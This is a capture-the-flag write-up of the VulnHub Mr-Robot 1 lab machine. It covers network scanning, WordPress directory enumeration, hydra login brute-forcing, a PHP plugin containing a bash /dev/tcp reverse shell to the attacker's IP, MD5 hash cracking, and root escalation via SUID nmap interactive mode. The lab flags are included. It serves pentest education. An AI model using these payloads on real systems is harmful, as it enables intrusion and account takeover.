

CTF-Writeup: Mr-Robot 1

Based on the show Mr. Robot, this VulnHub virtual machine contains three hidden keys, each progressively more difficult to find. This beginner-intermediate level VM focuses on fundamental exploitation techniques without requiring advanced skills.

1. Discovering the Target IP

First, I performed an ARP scan before running the new VM:

```
(kali@kali)-[~/Documents/mrrobot_vuln]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1    52:54:00:12:35:00    QEMU
192.168.100.2    52:54:00:12:35:00    QEMU
192.168.100.3    08:00:27:ca:5f:d4    PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.120 seconds (120.75 hosts/sec). 3 responded
```

I then started the VM, and re-ran the ARP scan and identified the target IP in my case as '192.168.100.13'.

2. Enumeration:

First, I conducted an aggressive Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Although aggressive scans aren't advisable in real-world scenario due to the amount of noise it generates, they are useful in CTFs for thorough enumeration. Here is the Nmap command that was used:

```
(kali@kali)-[~/Documents/mrrobot_vuln]
$ sudo nmap -A -p- 192.168.100.13 -oN mr_robot.txt
```


Scan results:

- Ports: 22 (SSH), 80 and 443 (HTTP)

```
Nmap scan report for 192.168.100.13
Host is up (0.0017s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:31:FA:DA (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.9 (94%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

3. Exploring Port 80

Navigating to port 80 in a browser presented an interactive terminal like page. After exploring this, it becomes clear that its purpose is entirely theatrical, with no practical use. Inspecting the source code revealed the site was running WordPress.



```
192.168.100.13/
192.168.100.13


09:23 ~- friend_ [friend_0208.185.115.6] has joined #fsociety.

09:23 ~- robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

To further explore the web server, I used Gobuster to brute-force directories and also ran a Nikto scan:



```
(kali@kali)-[~/Documents/mrrobot_vuln]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.100.13

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://192.168.100.13
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s

2024/06/02 09:31:16 Starting gobuster

/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/0 (Status: 301)
/admin (Status: 301)
/atom (Status: 301)
/audio (Status: 301)
/blog (Status: 301)
/css (Status: 301)
/dashboard (Status: 302)
/favicon.ico (Status: 200)
/feed (Status: 301)
/images (Status: 301)
/image (Status: 301)
/Image (Status: 301)
/index.html (Status: 200)
/index.php (Status: 301)
/intro (Status: 200)
/js (Status: 301)
/license (Status: 200)
/login (Status: 302)
/page1 (Status: 301)
/phpmyadmin (Status: 403)
/readme (Status: 200)
/rdf (Status: 301)
/robots (Status: 200)
/robots.txt (Status: 200)
/rss (Status: 301)
/rss2 (Status: 301)
/sitemap (Status: 200)
/sitemap.xml (Status: 200)
Progress: 4300 / 4615 (93.17%)/video (Status: 301)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-config (Status: 200)
/wp-includes (Status: 301)
/wp-cron (Status: 200)
/wp-load (Status: 200)
/wp-links-opml (Status: 200)
```

```

(kali@kali)-[~/Documents/mrrobot_vuln]
$ nikto -h 192.168.100.13
- Nikto v2.5.0

+ Target IP: 192.168.100.13
+ Target Hostname: 192.168.100.13
+ Target Port: 80
+ Start Time: 2024-06-02 09:34:39 (GMT-4)

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
  ing-content-type-header/
+ /Q6bIbDB7.et: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers
  bdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.100.13/?p=23>; rel=s
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: h
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2024-06-02 09:37:23 (GMT-4) (164 seconds)

+ 1 host(s) tested

```

I also used WPscan to confirm the presence of WordPress:

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ wpscan --url http://192.168.100.13

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.100.13/ [192.168.100.13]
[+] Started: Sun Jun  2 09:34:01 2024


Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%


[+] robots.txt found: http://192.168.100.13/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

4. Mr robots.txt

If we navigate to the 'robots.txt' directory, which is a good idea to do in every CTF that has http running, we can find two links.



If we navigate to 'key-1-of-3.txt', we find our first flag.



We also have a dictionary file, which is likely a wordlist of sorts. It is a very long file with many duplicates, so let's remove these duplicates using the sort and uniq commands:

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ sort fsociety.dic | uniq > cleaned_list.dic

(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ ls
cleaned_list.dic  fsociety.dic  mr_robot.txt

(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ wc -l fsociety.dic
858160 fsociety.dic

(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ wc -l cleaned_list.dic
11451 cleaned_list.dic
```

You can see that the list is much smaller now.

5. Brute-Forcing Wordpress Login

During the Gobuster, nikto, and wpscan scans conducted above, we identified the wp-admin page. Using the cleaned wordlist, I attempted to brute-force the WordPress login credentials. First, I brute-forced the usernames by entering:

```
hydra -L cleaned_list.dic -p anything 192.168.100.13 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ hydra -L cleaned_list.dic -p anything 192.168.100.13 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-02 09:49:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.100.13:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[STATUS] 2282.00 tries/min, 2282 tries in 00:01h, 9170 to do in 00:05h, 16 active
[80][http-post-form] host: 192.168.100.13 login: elliot password: anything
[80][http-post-form] host: 192.168.100.13 login: Elliot password: anything
[80][http-post-form] host: 192.168.100.13 login: ELLIOT password: anything
```


We can now use the same password list to try and brute force the password for the username elliot:

```
hydra -l elliot -P cleaned_list.dic 192.168.100.13 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```

Using the found credentials (Elliot:ER28-0652) we can now login to the admin dashboard.

6. Gaining a Reverse Shell

I logged into the WordPress admin dashboard using the discovered credentials as seen below. I then uploaded a reverse shell by navigating to the Plugins section and clicking Add New -> Upload Plugin:



Create a file and add the following code:

```
<?php


/**
 * Plugin Name: Reverse Shell Plugin
 * Plugin URI:
 * Description: Reverse Shell Plugin
 * Version: 1.0
 * Author: Vince Matteo
 * Author URI: http://www.sevenlayers.com
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.100.7/4444 0>&1'");
?>
```

Save it using the .php extension. Now zip the php file like as follows:

```
(kali@kali)-[~/Documents/mrrobot_vuln]
$ zip reverse.zip ./reverse_shell_plug.php
adding: reverse_shell_plug.php (deflated 28%)
```

Upload it:



Now click activate plugin:

Installing Plugin from uploaded file: reverse2.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#) | [Return to Plugins page](#)

After activating the plugin, I received a reverse shell.

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.13] 44634
bash: cannot set terminal process group (1676): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$
```

7. Hash Cracking

After exploring the filesystem, I ended up navigation to the home directory, where I found a 'robot' directory containing a key file and password hash file. Unfortunately, I lacked permissions to read the key file, but not the password hash file:

```
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

I cracked the hash using Haschat, which revealed the password to the 'robot' account:

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ hashcat -a 0 -m 0 hash.md5 /usr/share/wordlists/rockyou.txt -o cracked_hash.txt
```

```
(kali㉿kali)-[~/Documents/mrrobot_vuln]
$ cat cracked_hash.txt
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

We now have the password, so let's try to login to the robot account using this password.
NOTE!, I was unable to do this with the current shell so I also spawned a TTY shell like seen below:

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ python -c 'import pty; pty.spawn("/bin/sh")'
```

```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

We can now print the second key/flag:

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

8. Privilege Escalation

To escalate privileges to root, I searched for binaries with the SUID bit set:

```
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/nt_chown
```

The nmap binary really stands out, we can use this to escalate to root like as follows:

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# █
```


If we navigate to the root directory, we find the third and final flag:

```
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

This CTF challenge provided a thorough exploration of fundamental pentesting techniques, from initial reconnaissance to privilege escalation. It was an exciting and education experience, and I highly recommend it for anyone, specifically beginners and Mr Robot fans, looking to improve their skills in a practical fun way. Feel free to reach out if you have any questions or wish to give me some pointers on how to exploit this machine better. Happy hacking!